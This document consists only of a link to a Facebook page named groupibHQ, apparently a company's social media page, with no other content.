<https://www.facebook.com/groupibHQ>